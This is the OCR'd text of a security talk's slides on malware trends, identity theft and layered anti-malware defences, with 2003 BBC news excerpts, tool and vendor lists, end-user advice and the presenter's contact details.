
VGuard Download Page

VGuard V.10 the new eBay and PayPal protection software against fraud , unauthorized eBay listings , unauthorized PayPal money transfer and much much more.

Click bellow to download VGuard V.10 software.

Mules

- **Why store things on my computer, when I can store them on yours?**
  - Broadband makes this feasible
  - Easy to do with a Trojan



BBC NEWS UK EDITION

Last Updated: Monday, 14 July, 2003, 10:42 GMT 11:42 UK

E-mail this to a friend   Printable version

Home PCs suffer porn hijack


If your home computer is a Windows PC with a broadband link it might be acting as a middleman for pornographers advertising their wares.

Security experts are warning about a malicious program that helps pornographers hide their tracks by hijacking home PCs to work on their behalf.

Spammers could be borrowing your computer

Identity and IP Theft

- **Identity is easy to steal**
  - Given access to a machine
  - All your life is there!
  - Very hard to recover from
- **Theft of corporate data [Intellectual Property]**
  - Sold to your competitors
  - Beat you to the sale
  - Copy/Steal your product designs, etc.
- **Tools – Trojan, spyware, key logger, bot**



Last Updated: Monday, 21 July, 2003, 19:49 GMT 20:49 UK

Identity theft explodes in US


More than seven million people in America have been the victim of identity theft, a report warns.

Research by IT consultancy Gartner Inc indicates identity theft - the use of someone else's personal details for financial gain - leapt 79% over the 12 months to June 2003.

With 3.4% of the US population now having fallen victim to the scam, Gartner warned that more than half the incidents involved not organised gangs or career criminals, but friends, colleagues and even relatives.


Attack Sophistication Increases While Intruder Sophistication Decreases

-



Threat Convergence Replacing Threat Evolution

- Threat Evolution:
  - A flat world has brought about an unprecedented amount of criminals and cons
  - Attackers keep ROI in mind as well, and constantly evolve their wares in order to re-purpose it for the next flood of attacks
  - High profile vulnerabilities will still be the vehicles for new attacks, however, the low and slow attack vectors cannot be ignored
  - The economics of exploitation must be taken into consideration to better prioritize risk



What can I do about it?

Anti-Malware Strategy

- Malware/Spyware/Rootkit Scanners are ONLY as good as their LAST UPDATE.


- No 100% solution

  - *“Anyone that tells you that their product offers 100% protection from viruses are either naïve or just don’t fully understand the real problem.”*


- Best you can expect is 98%, but only if you design and implement your approach properly.

- Implement a multi-layered defence!

Multi-layered Anti-Malware What's That?



- **Like an Onion…**
  - E-Mail was responsible for at least 80% of all malware outbreaks.
  - Web filtering/scanning can block many attacks.
  - Updating a few perimeter machines can stop new malware from gaining a beach head.



Firewall/Proxy Server

Web Scanning/Mail Scanning

File/Print Servers

Personal Computers

Solutions – Tools and Technologies

- **Anti-Virus**
  - Too many to list
- **Anti-Rootkit Tools**
  - ChkRootkit [*NIX - http://chkrootkit.org/]
  - Rootkit Hunter [*NIX - http://www.rootkit.nl/projects/rootkit_hunter.html]
  - RootkitRevealer [Wintel - http://www.sysinternals.com/ntw2k/freeware/rootkitrevealshtml]
  - UnHackme [Wintel - http://greatis.com/unhackme/]
  - Blacklight [Wintel - http://www.f-secure.com/blacklight/]
- **Personal Firewalls**
  - Too many to list
  - Can block internet access to untrusted executables – assuming the malware hasn't already disabled it!

Solutions – Tools and Technologies - Other

- **Honeypots and Honeynets**
- **IDS and IPS**
- **Perimeter firewalls**
- **Partitioning your network with router ACLs and internal firewalls**
- **Patch management**
- **Strong passwords**

“In other words, stop them getting onto your systems in the first place,
and if they do get in, slow them down,
or increase your ability for early detection.”


Applying a Multi-layered Anti-Malware

AV Vendor 1
IDS


AV Vendor 2
Content Filtering/Generic
Blocking/Filtering
Kernel Wrappers (Entercept)
Intrusion Prevention Systems
(IntruShield)

AV Vendor 3
Personal Firewalls
Personal IDS
Behaviour Blockers/Sandbox
Integrity Management

PacketShapers (QoS/Packeteer)
NetFlow (Cisco)
Layer 7 Switches
Centralised remote patching of **all** systems
Backups
SMB-Lures, Tarpits, Honeypots, Honeynets,
BillyGoats



Putting it all together……



Multiple Antivirus Vendors

Workstation
Servers
Perimeter (Web, FTP and SMTP)

Malware Sensors

SMB-Lures, Tarpits, Honeypots, Honeynets, BillyGoats

IDS

Using custom malware rules/signatures

Management

Centralised, Geo-centric, or at least country-centric

Policies (What we want to achieve)
Procedures (How we are going to achieve it)
People (Who's going to do it)
Products (The technology bit)

Automated Patching


Centralised remote patching of all systems via Tivoli, SMS, etc.

Others

Kernel Wrappers (Entercept)
Personal Firewalls (McAfee/ZoneLabs)
Personal IDS (Blackice)
Generic Blocking/Filtering
Heuristics
Backups
Intrusion Prevention Systems (IntruShield)
Behaviour Blockers/SandBox Technology (FinJan SurfinShield)
Firewalls/Proxies
PacketShapers (QoS/Packeteer)
NetFlow (Cisco)
Layer 7 Switches
Managed e-mail virus scanning, anti-spam service

The Best Defence – End User

- **Regularly run a malware scan**
  - Keep your anti-malware product up-to-date
- **Install firewall code, anti-spyware and anti-rootkit tools**
- **Don't run Peer to Peer software**
- **Keep up to date with security patches**
- **Learn a bit more about your computer**
  - Never, ever run anything you've downloaded or received unless you're pretty confident of its source
  - Download some tools
  - Think!




Conclusions…

- Malware is here to stay.
- The problem is going to get worse.
  - 4-7000+ new malware every month. January 2008 was over 13,000!
  - More Worms, Bots, Trojans and 'Blended Threats' appearing.
  - Becoming more stealthy and rely more on Social-engineering.
  - For profit, no longer for fun…
- More than 600,000 viruses by the end of 2009?
- No matter what tricks the malware writers use the AV industry will neutralise it.
  - **Eventually!**
- AV is only one small but important part of an overall anti-malware solution.
- Technology is a small part of an overall solution, user behaviour and proper security controls must be addressed.

Not all computer problems are caused by malware…

OH NO...
MY SCREEN'S
FROZEN.
Rich

Questions?



Contact details…..

Martin Overton

EMEA Malware/Anti-Malware SME

IBM ISS X-Force – PSS

E-Mail:	**overtonm@uk.ibm.com**
Telephone:	**+44 (0)239 2563442**
Mobile:	**+44 (0)776 4666939**

Useful sites

- Anti-Virus (On-line scanners)
  - http://housecall.trendmicro.com/
  - http://us.mcafee.com/root/mfs/default.asp
- Links to FREE AV, Personal Firewalls and Anti-Spyware tools
  - http://momusings.co.uk/software.aspx
- Recommended Books
  - Viruses Revealed (Harley, Slade, Gattiker) – ISBN 0-07-213090-3
  - Hacking Exposed (Scambray, McClure, Kurtz) – ISBN 0-07-212748-1
- Site related to ‘spoof’ or ‘rogue’ anti-spyware tools.
  - http://www.spywarewarrior.com/rogue_anti-spyware.htm

Useful sites…cont.

- Hoax, Scam, urban Legend Reference Sites
  - http://cluestick.me.uk
  - http://snopes.com
- Papers and articles I’ve written
  - http://momusings.com/papers
- My Personal ‘Blog’
  - http://momusings.com/momusings
  - http://momusings.com/vsub

Background

- **Sun Alliance / Royal and SunAlliance**
  - Joined 1988
  - Commissioning PCs, Strategy (hardware and software)
  - Responsible for Malware Research/Prevention (10 years)
  - Ethical Hacker (2.5 years)
  - Helped set up Independent ISS UK User Group
  - WildList reporter, Charter member of AVIEN
- **Outsourced April 2002**
  - Joined EMEA IGS Security June 2002 as Malware/Anti-Malware SME
  - Moved to MSSD (EMEA) June 2004 to set up EMEA Virus CERT
  - Member of Global Virus CERT
  - Lead Computer Forensics Analyst for EMEA
  - Moved to ISS X-Force Professional Security Services April 2008
- **21 Years of knowledge on malware and related security threats.**